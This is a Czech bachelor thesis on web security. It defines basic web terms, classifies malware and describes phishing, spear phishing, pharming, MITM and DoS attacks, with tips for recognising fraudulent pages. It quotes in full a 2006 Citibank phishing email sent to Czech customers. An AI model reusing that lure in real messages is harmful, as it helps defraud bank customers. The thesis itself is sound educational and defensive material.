Česká zemědělská univerzita v Praze

Provozně ekonomická fakulta

Katedra informačního inženýrství

Bakalářská práce

Bezpečnost na webu

Michal Zídka

ČESKÁ ZEMĚDĚLSKÁ UNIVERZITA V PRAZE

Provozně ekonomická fakulta

ZADÁNÍ BAKALÁŘSKÉ PRÁCE

Michal Zídka

Informatika

Název práce

Bezpečnost na webu

Název anglicky

Web security

Cíle práce

Cílem bakalářské práce je prozkoumat mechanizmus úspěšného phishingového útoku a naprogramovat tento útok. Samotný phishingový útok nebude proveden.

Metodika

V bakalářské práci budou popsány základní pojmy, hrozby, druhy útoků a zabezpečení na straně serveru i klienta, které souvisí s prací na webu. V praktické části bude vytvořena a naprogramována infrastruktura nutná pro provedení phishingového útoku. Samotný phishingový útok nebude proveden.

Rešeršní část vychází z odborné literatury a renomovaných internetových zdrojů v českém i anglickém jazyce.

Doporučený rozsah práce

30-40 stran

Klíčová slova

HTTP (S), SSL, TLS, MALWARE, FIREWALL, ANTIVIRUS, PHISHING

Doporučené zdroje informací

JIROVSKÝ, V. *Kybernetická kriminalita : nejen o hackingu, crackingu, virech a trojských koních bez tajemství.* Praha: Grada, 2007. ISBN 978-80-247-1561-2.

KRÁL, M. Bezpečný internet: Chraňte sebe i svůj počítač. Praha: Grada, 2015. ISBN 978-80-247-5453-6.

MAŠÍK, I. – ČESKÁ ZEMĚDĚLSKÁ UNIVERZITA V PRAZE. TECHNICKÁ FAKULTA, – BOHUSLÁVEK, Z. *Metody pro zvýšení spolehlivosti a bezpečnosti komunikace na bezdrátových sítích [rukopis].* Disertační práce. Praha: 2013.

PETROWSKI, Thorsten. Bezpečí na internetu pro všechny. Liberec: Diablog, 2014. 248 s. ISBN 978-80-7425-066-9.

ŠTĚDROŇ, B. – LUDVÍK, M. *Teorie bezpečnosti počítačových sítí.* Kralice na Hané: Computer Media, 2008. ISBN 978-80-86686-35-6.

Předběžný termín obhajoby

2015/16 LS – PEF

Vedoucí práce

Ing. Marek Pícka, Ph.D.

Garantující pracoviště

Katedra informačního inženýrství

Elektronicky schváleno dne 22. 2. 2016

Ing. Martin Pelikán, Ph.D.

Vedoucí katedry

Elektronicky schváleno dne 22. 2. 2016

Ing. Martin Pelikán, Ph.D.

Děkan

V Praze dne 10. 03. 2016

Čestné prohlášení

Prohlašuji, že svou bakalářskou práci "Bezpečnost na webu" jsem vypracoval samostatně pod vedením vedoucího bakalářské práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou citovány v práci a uvedeny v seznamu literatury na konci práce. Jako autor uvedené bakalářské práce dále prohlašuji, že jsem v souvislosti s jejím vytvořením neporušil autorská práva třetích osob.

V Praze dne 14. 3. 2016 _____

Poděkování

Rád bych touto cestou poděkoval panu Ing. Marku Píckovi za jeho rady a připomínky k mé bakalářské práci.

Bezpečnost na webu

Souhrn

Bakalářská práce seznamuje čtenáře se základními pojmy týkající se prací na webu. Charakterizuje jednotlivé hrozby. Definuje pojem hacker a popisuje tři techniky napadení (odepření přístupu) serveru a útoky phishing, pharming a MITM. Nabízí pohled na zabezpečení na straně klienta (uživatele) a technologie, jenž jsou použity serverem k zabezpečení. Součástí práce je ukázka phishingového útoku na modelové stránce vytvořena autorem. Somostatný útok je vyzkoušen na autorovi.

Klíčová slova: HTTP (S), SSL, TLS, MALWARE, FIREWALL, ANTIVIRUS, PHISHING

Web security

Summary

Bachelor thesis introduces the basic terms related to work on the website. Describes the various threats. Defines the term hacker and describes three techniques of a server attack-denial of access and attacks phishing, pharming and MITM. It shows a view on the security of the client (user) and technologies that are used to protect the server. There is also a part with an example of phishing attacks, which are created by the author and simulated on fictional website. Author is testing the phishing attacks on reality-based simulation by himself.

Keywords: HTTP (S), SSL, TLS, MALWARE, FIREWALL, ANTIVIRUS, PHISHING

Obsah

Seznam obrázků

1. Úvod

V dnešní době je web nedílnou součástí každého z nás. Web přináší mnoho výhod a pomocí webu spousta lidí dostane odpověď na své otázky. Někteří lidé hledají informace na webu, další koukají na videa, poslouchají písničky nebo hrají počítačové hry. Tyto aktivity mohou přinášet radost, ale i nežádoucí problémy, které pramení z možného nebezpečí, které se skrývá na webu.

Web je obrovským zdrojem svobodných informací, ale tato svoboda zároveň dává mnoha podvodným živlům velký prostor pro vyvíjení různých podvodných aktivit.

Při výběru tématu bakalářské práce hrálo velkou roli spektrum problematiky týkající se práce na webu. Bezpečnost na webu je velmi důležitá a nezbytná činnost, na kterou uživatelé musí dbát a vyvarovat se případné neobezřetnosti na webu.

Bezpečnost na webu není jen o škodlivých programech, ale i o zmanipulování a obelhání uživatelů. Velkou hrozbou zejména internetového bankovnictví je útok, který se nazývá “Phishing”, kterému je tato práce zejména v praktické části věnována. Cílem útoku je obelhání uživatele a odcizení citlivých informací.

V první části práce bude vysvětleno několik důležitých pojmů, dělení škodlivých programů, druhy útoků, zabezpečení na straně klienta a serveru. Ve zmíněných kapitolách bude zejména neznalým čtenářům stručně vysvětleno základní jádro problematiky bezpečnosti na webu. Tyto kapitoly byly vybrány z důvodu celkové bezpečnosti na webu a nejsou zcela nezbytné pro hlavní bod práce, ale k bezpečnosti na webu patří a z toho důvodu byly zařazeny do práce.

V poslední části bude vytvořena ukázka phishingového útoku na modelové stránce. Útok nebude veřejně proveden, ale jeho funkčnost a průběh bude vyzkoušen autorem s fiktivním zadáváním údajů.

Známé rčení "OPATRNOSTI NENÍ NIKDY DOST" platí na internetu mnohonásobně.

2. Cíl práce a metodika

2.1. Cíl práce

Cílem bakalářské práce je prozkoumat mechanizmus úspěšného phishingového útoku a naprogramovat tento útok. Samotný phishingový útok nebude proveden.

2.2. Metodika

V bakalářské práci budou popsány základní pojmy, hrozby, druhy útoků a zabezpečení na straně serveru i klienta, které souvisí s prací na webu. V kapitole hrozby budou popsané nejznámější a nejvíce obávané hrozby jako phishing, pharming, MITM (Men In The Middle) a útoky typu DoS (Denial of Service). V praktické části bude vytvořena a naprogramována infrastruktura nutná pro provedení phishingového útoku. Samotný phishingový útok nebude proveden, ale jeho funkčnost bude vyzkoušena autorem. Po naprogramování všech komponent k provedení útoku, bude podvodná stránka testována na cílové skupině. Výsledkem testu bude ověření důvěryhodnosti podvodné stránky. Potřebný skript k odeslání přihlašovacích údajů nebude aktivní.


Rešeršní část vychází z odborné literatury a renomovaných internetových zdrojů v českém i anglickém jazyce.

3. Teoretická východiska

3.1. Základní pojmy

3.1.1. HTTP


HTTP (HyperText Transfer Protocol) patří mezi nejdůležitější protokol pro přenos dat mezi klientem a serverem. Tento protokol je jednoduchý a obsahuje několik příkazů k přenosu dat pomocí URL adresy. Využívá standardů MIME, čímž lze rozšifrovat formát. Klienty HTTP si můžeme představit webové prohlížeče a servery jako webové servery, kde jsou data fyzicky uložená (Basith, 2012).



Obrázek č. 1: HTTP protocol
Zdroj:
http://3.bp.blogspot.com/_DDqbEuQE5HE/TPII6UVHyUI/AAAAAAAAAOo/Augm3tJZnTQ/s1600/http-without+ssl.PNG

3.1.2. HTTPS

HTTPS (HyperText Transfer Protocol over Secure socket layer) je zabezpečené spojení mezi serverem a klientem (zabezbečená před odposloucháváním apod.). Data jsou pomocí SSL (Secure Socket Layer) nebo TLS (Transport Layer Protocol) šifrována (Basith, 2012).



Obrázek č. 2: HTTPS protocol
Zdroj:
http://4.bp.blogspot.com/_DDqbEuQE5HE/TPII5HNL1OI/AAAAAAAAAOk/VJCz2jJgc7A/s1600/https-with+ssl.PNG

3.1.3. IP adresa

IP adresa je číslo, kterým se identifikuje síťové rozhraní. IP je internetový protokol. S IP adresou souvisí i skupina protokolů TCP/IP. IP se stará o rozlišení jednotlivých síťových rozraní a TCP je transportní protokol (Petrowski, 2013).

Nejpoužívanější standard protokolu IP je IPv4, který se skládá ze čtyř čísel od 0 do 255 oddělené tečkami. S rostoucím počtem zařízení, které se připojují k internetu musel být zaveden kvůli hrozícímu nebezpečí, že nebude dostatek volných IP adres nový standard IPv6. Tento nový standard je tvořen osmi hexadecimálními číslic (Petrowski, 2013).


Ukázka (Petrowski, 2013):

IPv4 – 112.14.38.0

IPv6 – 2012:00e1:124a:1232:0000:1111:0a1a

3.1.4. DNS server

Při zadávání vámi požadované internetové stránky nezadáváte její IP adresu (217.31.205.51), ale www.nic.cz. Pro člověka je příjemnější si zapamatovat její název než její IP adresu, ale počítač to má přesně naopak. Řešení se nazývá DNS (Domain Name System) server. Jedná se o počítačová zařízení připojená k internetu, které překládají vámi zadaný název na odpovídající IP adresu. Při zadání adresy se počítač zeptá DNS serveru na odpověď (požadovanou IP adresu). Pokud odpověď nezná, tak se zeptá dalšího hlavního DNS serveru, kterých je 13. Pokud ani on nezná odpověď, tak se zeptá zbývajících DNS serveru a vy dostanete požadovanou odpověď (O DOMÉNÁCH A DNS, 2016).



Obrázek č. 3: Schéma práce DNS server
Zdroj: https://www.nic.cz/page/312/o-domenach-a-dns/

3.1.5. URL

Zkratka URL (Uniform Ressource Locator) znamená "jednotný lokátor zdrojů" a slouží k přesné specifikaci uložiště internetových informací. Pro uživatele to znamená, že stačí zadat pouze URL a o zbytek se postará internetový server to znamená, že uživatel nepotřebuje vědět, kde webová stránka je fyzicky uložena (Petrowski, 2013).

3.1.6. FTP

FTP (File Transfer Protokol) slouží k přenosu souborů mezi počítači pomocí počítačové sítě. Patří do skupiny protokolu TCP/IP a je jedním z nejstarších z nich. Je určen k rychlému přenosu souborů. (Petrowski, 2013)

3.2. Hrozby - Malware

Už od vynalezení prvního počítače jsou počítače ohrožovány různými hrozbami. V této kapitole se seznámíme s některými z nich. Útok na náš počítač může být typu otevírání mechaniky až po odcizení osobních údajů včetně financí (Jirovský, 2007) a (Ludvík, 2008).

Malware je program, který je určen k infiltrování nebo poškození počítačového systému. Označení MALWARE vznikl složením anglických slov ”malicious“ a ”software“ v češtině by toto označení znamenalo „Zákeřný program“. Počítačová nečistota, tak je malware nazývám v právnické terminologii. Do této skupiny řadíme počítačové viry, trojské koně, spyware a adware. U běžných uživatelů se uchytil výraz ”virus“, a tím běžný uživatel nazývá všechny typy vniknutí a nerozeznává, jestli se jedná o trojského koně nebo červa. Cílem malwaru nebylo vždy poškodit uživatele, ale například napsat program, který bude uživatele otravovat, než poškozovat např. otevírání oken v prohlížeči či vysouvání a opětovné zasouvání mechaniky, takže ze začátku tyto programy byly psány jako žertíky a mladí programátoři si tímto rozšiřovali své obzory a své dovednosti. Postupem času se ”zákeřnosti“ tohoto programu používali jako způsob poškození či sledování uživatele s tím se stal tento program nepřítelem všech počítačů na světě. Programátoři se vznikem této hrozby dělí na ”hodný“ a ”zlý“. Ti hodní pracují jako lék proti viru a na ochraně počítače proti nakažení virem. Ti zlí zase naopak pracují a snaží se do cizího počítače vniknout a způsobit škody např. odcizení dat, smazaní dat z disku apod. (Jirovský, 2007) a (Ludvík, 2008).

Rozdělení malware (Netrval, 2008) a (Petrowski, 2013):

3.2.1.1 Bootviry

Jedná se o viry, které napadají boot sektor nebo partition tabulku pevného disku. Při zapnutí počítače se aktivují a převezmou vládu nad funkcemi systému. Pokud virus je umístěn resp. obsadil partition tabulku, tak že její obsah uloží a tím se tabulka jeví jako správná.

Tento vir se šíří přes boot sektory disket. Virus se nabootuje do operačního systému, tím že infikovanou disketu necháme po vypnutí resp. před zapnutím v mechanice a při spuštění počítače se nabootuje do systémové oblasti počítače.

3.2.1.2 Souborové viry

Dalším druh viru napadá spustitelné soubory (programy). Jsou to zejména programy s koncovkou .exe, .bat, .sys apod. Po spuštění infikovaného programu se virus nahraje do operační paměti a stává se z něj již zmíněny rezidentní vir. Šíří ze dvěmi způsoby. První způsob zpočívá v tom, že prodlouží soubory resp. připojí své tělo za původní soubor s informací, že nejdřív se při spuštění aktivuje virus a následně původní

soubor. Tento způsob lze odhalit porovnání délek původního a infikovaného souboru. Další způsob je přepsání původního souboru. Délka bude sice stejná, ale činnost původního souboru je zničená. Dalším poddruhem souborových virů jsou clusterové viry, které částečně přepisují FAT tabulku, což má za výsledek změnu adresářové informace daného souboru. Tím se přesměruje ukazatel ze souboru na kód viru. Ve výsledku to znamená, že soubor je infikován, ale vir se v něm nenachází a je obtížné ho detekovat.

3.2.1.3 Multiparitní viry

Multiparitní vir je vir, který má pozitivní vlastnosti bootvirů a souborových virů. Tyto viry dokáží infikovat zaváděcí oblast disku a spustitelné soubory. Při útoku na soubor mohou multiparitní viry použít libovolný postup souborové infekce a napadení systémové oblasti je shodné s technikami používanými běžnými bootviry.

3.2.1.4 Makroviry

Makroviry jsou psány v pokročilých makrojazycích. Představují největší hrozbu z již jmenovaných druhů. Nejběžnějším cílem viru je program kancelářského balíku Microsoft Word, který obsahuje makra vybavena klonem programovacího jazyka. Druhou příčku v žebříčku zaujímá Excel. Hlavní důvod šíření tohoto viru přes tyto dokumenty je nejběžnější typ dokumentu, který se šíří (vyměňuje) mezi uživateli.

3.2.1.5 Červi

Speciální druh viru, který pracuje na nižší síťové úrovni než běžné viry. Šíří se oproti nim pomocí síťových paketů, čímž se nakazí systém. Nakažený systém pošle nakažené pakety v síti internet. Tento paket dorazí k dalšímu systému se specifickou bezpečnostní dírou a může nakazit další systém. Tomuto paketu se říká ”červí“ paket.

Červí paket je založen na zneužívání bezpečnostních děr operačního systému. Červ se dnes šíří přes internet, e-mail apod.V e-mailu jako příloha s běžným názvem např. foto.jpg, ale ve skutečnosti jejich celý název je např. foto.jpg.vbs. Je to dáno nastavením skrýváním přípon souboru.

3.2.1.6 Trojské koně

Tento typ škodlivého kódu neumí na rozdíl od virů sebe-replikace a infikace souborů. Trojský kůň vstupuje do systému pod spustitelným souborem typu .exe. Obsahuje samotné tělo trojského koně a má různé funkce.

3.2.1.7 Spyware

Spyware je škodlivý program, který se chová jak tajný agent, který zkoumá a sbírá informace o tom na jaké stránky internetové chodíte či jaké si instalujete programy. Tyto informace posbírá a odešle. Vše se provádí bez vědomí uživatele. Tento program je obhajován pro využití jako cílená reklama a často se šíří společně se sharewarovými programy.

3.2.1.8 Adware

Adware není škodlivý, ale otravující program, který obtěžuje uživatele např. s vyskakováním pop-up oken během prohlížení internetových stránek. Jedná se většinou o reklamní bannery.

3.3. Druhy útoků

Než začneme s konkrétními základními útoky měli bychom si říct něco málo o útočníkovi. Útočník neboli hacker je počítačový specialista, který o počítačovém prostředí ví hodně. Záměr hackera není zneužívat informace nebo ničit. Útočník, který má záměr poškodit či odcizit informace se nazývá cracker.

V roce 1986 jistý "Mentor" sepsal tzv. Hackerův manifest. Ve kterém se píše následující úryvek textu: *„… Ano, jsem zločinec. Mým zločinem je zvědavost. Mým zločinem je posuzování lidí podle toho co říkají a co si myslí a ne podle toho, jak vypadají. Můj zločin je to, že jsem chytřejší než ty, což je věc, kterou mi nikdy neodpustíš. Jsem Hacker a toto je můj manifest. Můžete zastavit jednotlivce, ale nemůžete nás zastavit všechny… "*

Typy útočníka (Netrval, 2008):

Hacker – osoba, která využívá své znalosti k odhalení skrytých míst k proniknutí do serveru a sběr informací o něm

Cracker – osoba, která vytvoří program tzv. Crack, který nahradí původní soubor (bezpečnostní soubor). Tím se odstraní podmínky resp. omezení, které se stahuje na daný program. Nejčastěji se využívá při cracknutí her -> uživatel stáhne hru, ale k jejímu spuštění potřebuje například klíč, který je dodáván k originální hře. Pomocí cracku přepíše původní spustitelný soubor a vygeneruje si pomocí KeyGenů nový klíč, který hra přijme.

Phreakř – osoba, která se zaměřuje na vniknutí do telekomunikačních systémů, kde mohou například odposlouchávat hovory, volat na účet někoho jiného apod.

Rhybář – osoba, která se zaměřuje na odcizení citlivých informací jako jsou například údaje o platebních kartách včetně hesla a jména (s těmito informaci lze "vysát" bankovní konto).

Lamer – osoba, která nemá zkušenosti a dostatečné znalosti na to, aby se stala hackerem. Je to předchůdce hackera.

Po vyjmenování druhů útočníků je vidět, že hacker není na straně zla, jak si většina lidí myslí. Hacker se snaží pomoc ostatním tím, že jim předá utajenou informaci ze server. Zastává přísloví, že informace mají být volně přístupné ostatním.

Existuje otázka proč to vlastně dělají, co z toho mají? Odpověď je pro každého jiná, ale mezi nejhlavnější odpovědi patří (Petrowski, 2013):

Zvědavost – zajímá je co se schovává pod "pokličkou" např. nějaké události

Seberealizace – dokázat si, že je opravdu dobrý ve svém oboru

Finance – získání finančních prostředků

Škodit – uspokojení svých morálních potřeb (způsobit problémy nebo škodu druhým)

Sláva – proniknutí do velké korporace (server) jim zajistí slávu a stanou se známými po světě

Nápomocnost – snaží se své dovednosti a znalosti využít k pomoci ostatním.

3.3.1. Phishing

Phishing je nejpoužívanější technika k získávání osobních informací, které na sebe prozradí sama oběť. Útok je realizován většinou pomocí podvodného e-mailu, který útočník hromadně rozešle. Podvodný e-mail je veden zejména k získání peněžitých prostředků. Podvodné e-maily vypadají, že přichází ze spořitelen, bankovních institucí nebo sociálních sítí. Přijaté e-maily mají charakter vyvíjení tlaku na oběť, tak aby donutily oběť panikařit a tím dostal utočník požadované informace. V e-mailu může být např. že na osobním účtu oběti byla provedena podezřelá platba a aby oběť

zkontrolovala platbu. Pro kontrolu platby je v e-mailu připojen odkaz na podvodnou stránku s totožnými prvky, které jsou na skutečné stránce avšak po doplnění přihlašovacích údajů jsou údaje odeslány útočníkovi a nic netušící oběť je přesměrována na skutečnou stránku s domněním špatně zadané kombinace přihlašovacích údajů (Džubák, 2016).

Název vznikl z anglického slova fishing (česky rybaření), protože se útok chová totožně jako rybaření. Rybář si připraví veškeré potřebné komponenty k rybaření a vyrazí k vodě s cílem ulovit rybu. Nahodí udici a čeká dokud ryba nezabere a on nevytáhne rybu. Takto se chová útočník při realizaci phishingového útoku, ale za použití počítačové techniky a s tím rozdílem, že se snaží ukořistit údaje oběti a použít je pro svůj prospěch (Phishing a pharming, 2015).


Existuje take phishingový útok, který má dán konkrétní terč. Tento druh phishingového útoku je nazýván "spear phishing" (Co je spear phishing, 2015).

Definice spear phishingu podle (Co je spear phishing, 2015):

Spear phishing je cílený emailový podvod prováděný za účelem získání neoprávněného přístupu k citlivým údajům. Na rozdíl od běžných phishingových podvodů, které jsou šířeny nahodile a nejsou konkrétně zaměřené, je spear phishing přesně cílený na konkrétní skupinu nebo organizaci. Cílem je krádež duševního vlastnictví, finančních údajů, obchodních nebo vojenských tajemství a jiných důvěrných informací.

3.3.1.1 Jak poznat podvodné stránky

V adresním řádku prohlížeče není totožný název jako u skutečné stránky. Většinou komunikace není zabezpečená (https protokol), ale je veřejná (http protokol). Bankovní instituce, spořitelny apod. používají zabezpečenou komunikaci mezi klientem a serverem viz obrázen č. 4 (Džubák, 2016).



Obrázek č. 4: Zabezpečení skutečné stránky
Zdroj: upraven autorem z: https://www.servis24.cz/ebanking-s24/ib/base/usr/aut/login?execution=e1s1

V e-mailu jsou požadované informace, které jsou soukromé a žádná bankovní instituce, spořitelna apod. by neměla požadovat např. číslo platební karty, datum expirační doby a CVC2/CVV2 kód (třímístné číslo na zadní straně karty).


3.3.1.2 Zajímavé příklady phishingu

V březnu 2006 byl zaznamenán první český útok, tentokrát na klienty CityBank (Džubák, 2016). Klientům byl poslán mail (PHISHINGOVÝ ÚTOK NA ČESKÉ KLIENTY, 2016):

Vážený kliente Citibank Online®,
03/02/2006 na Váš běžný účet byl přijat převod v cizí měně na částku ve výši 2000 . Se shodou s spotřebitelským souhlasem CitiBank® online, je potřeba potvrdit tento převod pro jeho úspěšné zařazení na Váš běžný účet.
Pro potvrzení platby Vás prosím o návštěvu programu ovládání Vaším účtem CitiBank® online a dále postupujte podle předloženého návodu. V případě nepřijetí potvrzení v průběhu 48 hodin, bude částka vracena odesílateli.

Pro vstup do programu CitiBank® online, klikněte sem >>>


S pozdravem
Služba CitiBank® Alerting Service



Obrázek č. 5: Podvodný e-mail

Zdroj: http://www.hoax.cz/data/hoax/249.jpg

Po kliknutí na odkaz byl klient přesměrován na podvodnou stránku. Z klienta CityBank se rázem stala oběť.



Obrázek č. 6: Podvodná stránka


Zdroj: http://www.hoax.cz/data/hoax/252.jpg

3.3.2. *Pharming*

Pharming je vylepšenou verzí phishingového útoku. Útok je težce odhalitelný a využívá speciální počítačové programy (soubor **hosts**), které napadne a upraví je. Útočník nahradí domény bankovních institucí, spořitelen apod. svými podvodnými stránkami, kam oběť při zadání názvu domény bude přesměrována. U Pharmingu je obtížné pro oběť zjistit, že se stala terčem útoku, protože zde nehraje žádnou roli podvodný e-mail nebo odkaz, který byl oběti zaslán. Po upravení souboru nastává fáze čekání. Oběť po zadaní doménové adresy (např. www.servis24.cz) je přesměrováná na podvodnou stránku. Další kroky útočníka a oběti jsou shodné jako u phishingového útoku (Phishing a pharming).

3.3.3. *MITM*

MITM (Man In The Middle) lze přeložit jako „člověk uprostřed“ a jeho podstata je v tom, že odposlouchává komunikaci dvou uzlů, tím pádem vzniká uzel třetí, který se stává spojníkem mezi původními uzly. Veškerá komunikace koncových uzlů je vedena přes uzel třetí. Třetí uzel představuje útočníka, který může sledovat, ale i měnit obsah komunikace. Koncové uzly samozřejmě o mezičlánku nemají ponětí (Petrowski, 2013).



Obrázek č. 7: Sledování a měnění obsahu konverzace
Zdroj: https://upload.wikimedia.org/wikipedia/commons/2/2a/Attaque_Man_In_The_Middle.jpg

3.3.4. Útoky typu DoS

Tento druh útoku je ve své podstatě jednoduchý. Útočník se snaží donutit počítač oběti k restartu anebo k přetečení (nestačí jí vlastní zdroje k činnosti), aby nemohl dále pracovat a vykonávat svoji činnost (Přibyl, 2006).

